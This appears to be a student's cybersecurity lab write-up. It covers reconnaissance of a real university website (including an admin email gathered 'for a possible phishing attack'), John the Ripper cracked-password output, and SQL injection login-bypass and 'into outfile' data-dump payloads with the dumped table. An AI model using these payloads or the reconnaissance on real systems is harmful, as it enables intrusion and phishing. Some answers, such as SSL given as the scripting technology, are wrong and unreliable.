
Week 2 Assessment Lab Part 1 (Information Gathering) + Part 2 (JTR+SQL)


Information Gathering

Question:

a. Submit a screenshot of the username and password from Wireshark.



a. Take a screenshot of the object of the image ‘logo.gif’ in the HTTP object list




1. What is its Ip address? 95.100.98.137
2. Type the IP address in the browser to access the webpage, explain your Observation.

When typing the ip address into the browser i receive an error message saying the URL is invalid.

3. Who is the IP owner? Akamai Technologies
4. What is the server’s Operating system? Linux
5. What type of web server is being used? NGNIX
6. What is its server-side scripting technology? SSL
7. Can you find the email for the domain admin of this website for a possible phishing attack? Dnsadmin@uts.edu.au
8. What is the ‘Reverse DNS’ for the website?

a95-100-98-137.deploy.static.akamaitechnologies.com

9. Who is the domain registrar? audns.net.au
10. What is nameserver organisation ? whois.audns.net.au
11. What company is Hosting the website? Akamai Technologies
12. Where is the Hosting company geologically located? EU



John The Ripper

Challenge:

1) Can you find out the password for user Eric? (Screenshot required)

```
cybersec-server@Benjamin:~/Documents$ john --show mypasswd
cybersec-server:cybersec:1000:1000:CyberSec:/home/cybersec-server:/bin/bash
Alice:password:1001:1001::/home/Alice:
Bob:12345:1002:1002::/home/Bob:
Eve:Pa$$w0rd:1003:1003::/home/Eve:
Eric:Student!:1004:1004::/home/Eric:
```

2) What did you learn from the password cracking process? How to create a secure password?

Longer passwords with special characters that would not be considered as a password are harder to crack. To ensure the password is secure Special characters (Eg: ! @) as well as a mix of capital letters and numbers.

SQL Injection

1. Login with Username as ‘123456789’ and the Password as a SQL command to gain unauthorized access.
Command Used ‘or’1’=’1 In Password Field


2. Login with both Username and Password as SQL commands.
Command Used ‘or’1’=’1

3. Find table details containing all the Usernames and Passwords through SQL injection.

```
cybersec-server@Benjamin:/tmp$ ls
config-err-nbRGdw  unity_support_test.0    VMwareDnD    vmware-root-212626
sql.txt            vmware-cybersec-server  vmware-root
cybersec-server@Benjamin:/tmp$ cat sql.txt
11046354        abcd1234
11550124        abcd1234
11851173        abcd1234
12624894        abcd1234
11698584        abcd1234
11391087        abcd1234
11914153        abcd1234
11725797        abcd1234
11993882        abcd1234
11981204        abcd1234
12021008        abcd1234
98104108        abcd1234
12594949        abcd1234
12600060        abcd1234
10460285        abcd1234
99128237        abcd1234
99160970        abcd1234
```

Command Used -> 'or'1'='1'into outfile '/tmp/sql.txt'#
This command was placed into the username field and printed both User and Password into Sql.txt

4. Login into a specific user account by extracting the username and password from the table.



To prevent or reduce SQL injection based attacks server side verification can help prevent these sql injections by verifying the request before logging in. Alternatively restricting access to the database containing the login details will prevent easy access and data mining.